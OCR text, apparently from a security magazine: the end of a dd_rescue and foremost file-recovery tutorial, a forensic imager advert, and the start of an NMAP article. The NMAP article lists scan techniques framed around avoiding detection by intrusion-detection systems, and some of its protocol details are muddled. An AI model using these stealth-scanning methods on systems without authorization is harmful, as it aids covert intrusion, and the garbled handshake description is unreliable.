`dd_rescue /dev/sdb1 imagefile` – *basic copy*

`dd_rescue -v /dev/sdb1 imagefile` – *verbose mode*

`dd_rescue -q /dev/sdb1 imagefile` – *quiet mode, no output text*

In *dd_rescue* both input and output have to be specified otherwise it will result in an error. All of the `dd_rescue` commands, excluding the `-q` switch, will provide statistics so that you can monitor the progress of the copy and if any errors have been found on the device.

FOREMOST

Foremost is a data carving tool used to recover files based on their headers, footers, and data structures. *Foremost* was originally developed by the US Air Force Special Investigations Branch. This data carving tool can read image files created by Encase, *dd_rescue*, and many of the popular imaging utilities out there today.

Foremost works by reading blocks into memory from the image that is being examined. You can specify the headers and footers in the *foremost* configuration file. When you do this *foremost* will search for the data header and if it is found, it will then write to the configuration file until the footer is matched. At that point the file is complete from header to footer with the body of data in-between.

FOREMOST SYNTAX EXAMPLES

```
Foremost [-h][-V][-d][-vqwQT][-b<blocksize>][-o<dir>]{-t<type>][-s<num>][-i<file>]
```

`Foremost -h` – shows the help command

`Foremost -V` – shows copyright information

`Foremost -d` – turn on indirect block detection

`Foremost - T` – timestamp the output

`Foremost - v` – enables verbose mode, recommended to use to display more information regarding what the program is doing

`Foremost -q` Enables quick mode

`Foremost -t` – allows you to search for a specific file type

If anyone is interested, you can trying Foremost with sample "Digital Forensics Tool Testing Images" file that are available at *http://dftt.sourceforge.net/* (and it's really worth it). At this time of writing, the latest release of Foremost is (1.5.7).

LET'S GET STARTED

First thing we need to do after we burned Kali Linux to DVD is to boot to the disk. Put the DVD in the drive and restart the computer and at this time make sure you already have the USB thumb drive or drive connected to the windows machine. Once Kali boots up you will see a list of options. When practicing forensics analysis it is important to know that you do not want to alter any of the files or data on the machine because this information will be critical for understanding what happened on the machine and the integrity of the disk drive will not be affected. For this tutorial we are going to use the first option, Live (amd64), which can be seen in Figure 1. Unlike the "Live (forensics Mode)" this option will load Kali Linux into your systems memory.




Figure 1. *Main Screen*

Once Kali Linux loads we need to open a terminal and determine which partition is our USB thumb drive that we will be retrieving the deleted files from. In the terminal window type `fdisk -l`. Figure 2 shows the output of the `fdisk` command. The `fdisk` command allows you to see what devices and drives are mounted to the system. In this particular case we want to use the `/dev/sdb1` partition which is my USB one gigabyte thumb drive on which I previously deleted four image files. Keep in mind that depending on how many drives and external inputs you have the directory can change. The best way is to look for the space, since Linux shows the end block size, is to use a converter like unit conversion to

confirm. Unit Conversion can be found here: *http://www.unitconversion.org/data-storage/blocks-to-giga-bytes-conversion.html*.




Figure 2. *fdisk –l command output*

It is important to note that we need to copy the image file to a device other than the one you are trying to recover the files from. I created a folder named *ddrescue* on the desktop of the root user (Figure 3).

Before proceeding, it is always a good idea to see what commands and switches `dd_rescue` offers. To get a list of commands and switches just type: `dd_rescue -h` (Figure 4).




Figure 3. *Recovery folder*




Figure 4. *List of dd_rescue commands*

As you can see in Figure 4 there is a lot of different options to use. For this exercise I will be using the `-r` switch which tells *dd_rescue* to invert all passes. This means that *dd_rescue* will run its operations which are copying, splitting, and retrying backwards while the trimming is done forwards. Although *dd_rescue* runs slower it has been known to recover data better.

Now it's time to make a copy of the USB thumb drive. In the terminal window we are going to type, `dd_rescue -r /dev/sdb1 root/Desktop/ddrescue/image.img -l log.txt` Figure 5 *Image.img* will be the image file we created from the USB thumb drive.

Keep in mind that the larger the device the longer it will take to complete. Since I am only creating an image from a one gigabyte thumb drive it will take less than a minute to complete.




Figure 5. *Command with completed status*

Now that we have the image file in our *ddrescue* folder we need to open up *foremost*. *Foremost* can be found under applications > Kali Linux > forensics > Forensic Carving Tools (Figure 6).




Figure 6. *Kali Linux forensics menu*

In the terminal window change the directory to where the image file was created. In our case the image is located under the ddrescue folder on the desktop. To change the directory we type; `cd /root/Desktop/ddrescue` (Figure 7).




Figure 7. *Recovery Directory*

Now that we are in the right directory, let's get a list of commands. Just type: `foremost -h` (Figure 8). As you can see there are many different switches that can be used to recover data.




Figure 8. *Foremost switches*

The command that we are going to use for this exercise will be: `foremost -Q image.img` (Figure 9).




Figure 9. *foremost –Q image.img command*

The `-Q` will run foremost recovery in quiet mode and suppress any messages as we discussed earlier in this article. If you knew what files you were looking for you could also use the `-t` "file type" switch which would look for only a specific file type like a .jpeg file.

While *Foremost* runs, you should see some lines of text, maybe some ASCII characters. Once it has completed you will be returned to the current directory (Figure 10).




Figure 10. *Task completed*

Now it's time to see what has been found on the thumb drive. Navigate to the *ddrescue* directory on the desktop. There is now an *output* directory in the folder we created along with the *image.img* file (Figure 11-12).




Figure 11. *Created output folder by Foremost*




Figure 12. *Recovered Directories*

We are now going to check in the *JPG* folder to see what has been found (Figure 13).




Figure 13. *Recovered deleted jpeg files*

As you can see there are four jpeg files that have been restored. Although Foremost is a well-known file carver utility it still has its limitations. As you can see in (Figure 13) anything recovered will have a standard numbering convention.

Kali Linux and its tools should be something that every security professional has in their toolbox. Whether a person deletes a file to hide incriminating evidence or by accident, *dd_rescue* and *foremost* can help get that crucial data back.

CONCLUSION

This article only touches the surface of digital forensics and some of the tools used to retrieve deleted or corrupted data. With a little time and effort you should be able to recover most of your data using *dd_rescue* and *foremost*. For the best success in recovering files it is best to follow these steps as soon as you notice your data is lost or corrupted. Remember any new bits of data that are copied or added to the drive could potentially overwrite the data you are trying to recover and that's why it is best to image the drive and work off an image instead of the drive or media itself.

It is recommended to have a backup of your critical data so that you are not left trying to recover the information you lost.

ON THE WEB

- *http://www.kali.org/*
- *http://foremost.sourceforge.net/*
- *http://www.gnu.org/software/ddrescue/*
- *http://www.unitconversion.org/data-storage/blocks-to-gigabytes-conversion.html*
- *http://dftt.sourceforge.net/*

ABOUT THE AUTHOR

Cory Miller is a Senior Security Engineer who has been in the Information Technology field for over 7 years. The Author has received his Bachelor's degree in Computer Science, specializing in Information Assurance and Security. As a strong security enthusiast he holds many professional certifications such as, EC-Council CEH, LPT, CHFI, ECSA, CompTIA Security +, and Qualys Guard Certified Specialist.

THE ONE!

FORENSIC Falcon™

The Most Powerful Forensic Imager in the World

Provides the broadest drive interface support

Built-in support for SAS, SATA, USB 3.0 and Firewire. Supports IDE and other interfaces with adapters included with Falcon

Processes evidence faster than any other forensic imager

Image from 4 source drives up to 5 destinations
Perform up to 5 imaging tasks concurrently
Image to/from a network location
Imaging speeds of up to 20GB/min

NEW FEATURES AVAILABLE NOV 2013

- NTFS Support
- Drive Spanning
- TrueCrypt Support
- The fastest E01 imaging speed available

Logicube®

Visit our website today to see why Falcon is The One!
www.logicube.com

NMAP: NETWORK ANALYSIS TECHNIQUES – A PRAGMATIC APPROACH

by Jean Marcel and Thiago Delgado

Using NMAP to find vulnerabilities, scanning hosts for open ports without leaving traces, OS fingerprinting, picking the right technique to avoid being detected, simulating fake connections to puzzle intrusion-detection systems – all these topics will be covered here in a pragmatic approach.

What you will learn:

NMAP is a network scanner, used to fingerprint networks, analyze them or even find vulnerabilities. Reading this article you will learn:

- what different techniques are most popular,
- which technique is hardly detected,
- how to act without being detected.

What you should know:

- basic network concepts,
- basic knowledge about TCP/IP, UDP, DNS,
- basic knowledge about command-line.

Network scanners send modified IP packets to the system to be analyzed waiting for a reaction from the target and depending on its behavior, makes it possible to gather a wide range of information, such as: architecture, models, services, vulnerabilities or even realize firewall pentest's.

NMAP, acronym for Network Mapper, developed in the middle of 1997 by Gordon Lyon (most known as Fyodor, at the internet) [1]; it is the principal network scanner available and is distributed under GNU GPL license, it is currently up to version 6.25. Designed first for Linux environments, but ended up being ported also to Windows, BSD and UNIX. More information about all projects related to NMAP can be found at: *http://nmap.org*

NMAP: SCANNING TECHNIQUES

This kind of scanning technique is known as TCP fingerprinting [2], it can identify almost all offered services or even its uptime.

The fine-grained detail level presented by this technique is impressive. With few commands it is possible to discover variety of different features, from port number to daemon version. There are at least 19 techniques (Table 1) to scan and analyze a specific node and for each technique, at least 20 deviations of configuration or parameters [2].

Table 1. *Scanning Techniques*

Method	Syntax	Application
TCP SYN	-sS	Default scan, very fast. Scanning not harmed by stateless firewalls
TCP Connection	-ST	Common user scan.
TCP FIN	-sF	Explores firewall configuration and basic router's flaws
Christmas Tree	-sX	Stealth scanning and camouflage.
TCP NULL	-sN	Equivalent to TCP FIN, but without active flags
Ping	-sP	Verifies if the system is up and reachable.
Version detection	-sV	Identify services and daemon versions.
UDP	-sU	Identify open UDP ports.
IP Protocol	-sO	Identify all supported protocols.
ACK	-sA	Detect if the network uses a firewall.
ACK Window or TCP Window	-sW	Same as ACK but with a higher level of details.
RPC	-sR	Identify RPC services.
LIST	-sL	Simulated scanning as a crash test using a dummy.
Idle Scan	-sI	Uses a zombie host.
SCTP INIT Scan	-sY	Identity SCTP ports.
TCP Maimon scan	-sM	Probe FIN/ACK.
SCTP COOKIE ECHO scan	-sZ	Same as SCTP INIT Scan but with a higher level of details.
FTP Bounce	-b	Old scanning method, present for historical reason.
Custom TCP scan	--scanflags	Allow to create a custom scan using TCP flags.

NMAP SCANNING PROCESS

TCP protocol implements a three-way handshake process to establish stateful connections [3]. Generally, when NMAP scans a remote target, it uses TCP three-way-handshake, starting by default a process described below:

First of all, NMAP verifies if the remote target is available, then by default, it creates a connection using a message known as *ICMP Echo Request* using a flag SYN (Synchronize), same message used by PING(This behavior can be suppressed using `-Pn` parameter)

At the second step, the remote target sends back a package with the SYN and ACK (Acknowledgement) flags assigned, so at this point NMAP looks for a match in DNS (Domain Name System), trying to determine the hostname associated with the destination IP address (This process can be skipped by the pentester using the `-n` parameter, it tells NMAP to never do reverse DNS resolution – what can speed up the process).

Finally, NMAP already established a connection sending a ACK package and then it performs the scanning specified by the pentester (Figure 1).

The most interesting advantage of NMAP is the variety of scanning techniques available, in the other way, it most relevant disadvantage is that is necessary to use NMAP as system root, it is applied to most of all techniques, this occurs in spite of the way NMAP handles TCP/IP operating system stack using raw sockets.

